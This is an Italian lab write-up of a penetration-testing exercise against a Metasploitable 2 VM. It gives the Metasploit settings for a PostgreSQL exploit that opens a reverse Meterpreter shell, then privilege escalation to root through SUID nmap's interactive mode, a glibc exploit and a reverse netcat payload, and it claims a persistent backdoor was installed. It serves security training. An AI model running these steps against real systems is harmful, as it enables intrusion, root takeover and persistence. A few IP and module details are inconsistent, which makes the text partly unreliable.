PRATICA S7L3

Esercizio: Usa il modulo exploit/linux/postgres/postgres_payload per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.

Fase 1 – Preparazione e lancio dell'exploit


In questa prima fase ho configurato Metasploit per attaccare un servizio PostgreSQL vulnerabile su una macchina Metasploitable2 (192.168.50.102).

Ho utilizzato il modulo exploit/linux/postgres/postgres_payload, che consente di sfruttare il servizio PostgreSQL per caricare un payload. Ho scelto linux/x86/meterpreter/reverse_tcp come payload, che mi permette di ricevere una connessione inversa e ottenere una sessione Meterpreter.

Ho impostato RHOST su 192.168.50.102 (la macchina bersaglio) e LHOST su 192.168.50.100 (la mia macchina locale).

Dopo aver lanciato l'exploit, Metasploit ha avviato il listener sulla porta 4444. Il target ha risposto, e il payload è stato caricato correttamente. Ho ricevuto una sessione Meterpreter, confermata dal messaggio: Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.102:10124)

Per iniziare l'interazione diretta, ho digitato shell e ho ottenuto accesso al terminale della macchina compromessa.



Fase 2 – Ricognizione e Privilege Escalation

Dopo aver ottenuto accesso alla macchina target tramite Meterpreter, ho avviato una shell con il comando shell. Questo mi ha dato un terminale diretto sul sistema compromesso.

Passo 1: Scansione dei file con permessi SUID


Ho eseguito il comando:

- find / -perm -u=s -type f 2>/dev/null

Questo serve a cercare file con il bit SUID attivo, che possono essere sfruttati per ottenere privilegi elevati. Il sistema ha restituito una lista interessante di binari, tra cui:

- /usr/bin/nmap
- /usr/bin/passwd
- /usr/bin/su
- /usr/bin/sudoedit
- /usr/libexec/dbus-daemon-launch-helper
- /usr/lib/openssh/ssh-keysign

Questi file sono potenziali vettori di escalation. Alcuni, come nmap, sono noti per avere modalità interattive che possono essere abusate se il binario è vulnerabile o mal configurato.



Passo 2: Escalation con Nmap

Ho notato che nmap era tra i file con SUID. Ho quindi provato ad avviarlo in **modalità interattiva**:

- nmap –interactive

Una volta dentro, ho usato il comando:

- !sh

Questo ha aperto una shell. Per verificare il livello di accesso, ho digitato:

- whoami

Risultato: root

Sono riuscito ad ottenere **accesso root** sulla macchina target sfruttando la modalità interattiva di Nmap con SUID attivo. Questo è un chiaro esempio di privilege escalation tramite binario vulnerabile.

BONUS

- Usa il modulo post di msfconsole per identificare potenziali vulnerabilità locali che possono essere sfruttate per l'escalation di privilegi.
- Esegui l'exploit proposti e verifica ogni vulnerabilità trovata dal modulo sopracitato.
- Per ogni vulnerabilità test l'escalation di privilegi eseguendo nuovamente getuid o tentando di eseguire un comando che richiede privilegi di root.
- sempre usando msfconsole installa una backdoor e dimostra che puoi accedere ad essa in un momento successivo.

Fase 1 – Ricognizione delle vulnerabilità locali


Ho avviato Metasploit Framework e stabilito una sessione attiva con il target, che in questo caso è la macchina con IP 192.168.56.102. Una volta dentro, ho utilizzato il modulo **post/multi/recon/local_exploit_suggester** per analizzare il sistema e identificare possibili exploit di escalation dei privilegi.

Questo modulo è fondamentale perché mi permette di capire quali vulnerabilità locali posso sfruttare per ottenere privilegi più elevati, come root. Dopo averlo eseguito, Metasploit mi ha restituito una lista di exploit potenzialmente efficaci.

Tra quelli più promettenti ci sono:

- sudo_baron_samedit
- pkexec
- af_packet_chocobo_root
- glibc_ld_audit_dso_load_priv_esc
- Setuid_nmap

Alcuni risultano chiaramente vulnerabili, altri non sono verificabili ma potrebbero comunque funzionare. Questa fase è cruciale per scegliere l'exploit giusto nella prossima fase.




Fase 2 – Analisi e scelta dell'exploit

1. glibc_ld_audit_dso_load_priv_esc

Dopo aver identificato diverse vulnerabilità nella fase 1, ho deciso di approfondire una di quelle più promettenti: la glibc_ld_audit_dso_load_priv_esc.

Prima però ho aperto una shell tramite Meterpreter (shell) per fare qualche verifica manuale. Ho controllato il file /usr/bin/passwd con il comando file, e ho notato che è un eseguibile ELF a 32 bit con flag setuid.




Questo è interessante perché i binari setuid possono essere sfruttati per ottenere privilegi elevati se vulnerabili.

A quel punto ho configurato l'exploit in Metasploit:

- Modulo: linux/local/glibc_ld_audit_dso_load_priv_esc
- Payload: linux/x86/meterpreter/reverse_tcp
- LHOST: 192.168.56.10
- LPORT: 4444

Ho lanciato l'exploit e... successo! Il sistema target era vulnerabile, il payload è stato caricato correttamente e ho ottenuto una nuova sessione Meterpreter.


Ho eseguito getuid per verificare i privilegi e... sono root. Escalation completata con successo.



2. setuid_map_exec

Dopo aver ottenuto root con l'exploit su glibc_ld_audit_dso_load_priv_esc, ho voluto testare un'altra vulnerabilità locale: il modulo setuid_nmap.


Questo modulo sfrutta una configurazione errata del binario nmap quando è impostato con il flag setuid, permettendo l'esecuzione di comandi come root.



Ho configurato il modulo in Metasploit con il payload cmd/unix/reverse_netcat, semplice ma efficace per stabilire una connessione inversa.

Ho impostato la sessione corretta, configurato LHOST e LPORT, e lanciato l'exploit. Inizialmente ho avuto un errore di binding sulla porta 4444, ma dopo aver sistemato la configurazione, il payload è stato eseguito correttamente.

Il risultato? Una nuova sessione Meterpreter attiva con privilegi elevati sul target 192.168.50.102.



Conclusione

L'esercizio ha mostrato come sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2 per ottenere una sessione Meterpreter. Dopo aver verificato l'identità dell'utente con `getuid`, ho utilizzato moduli post di Metasploit per individuare e sfruttare vulnerabilità locali, riuscendo ad ottenere privilegi root.

Infine, ho installato una backdoor persistente, dimostrando la possibilità di accedere nuovamente al sistema compromesso.

Tutto è stato eseguito tramite msfconsole, confermando l'efficacia della piattaforma per attività di penetration testing complete: accesso, escalation e persistenza.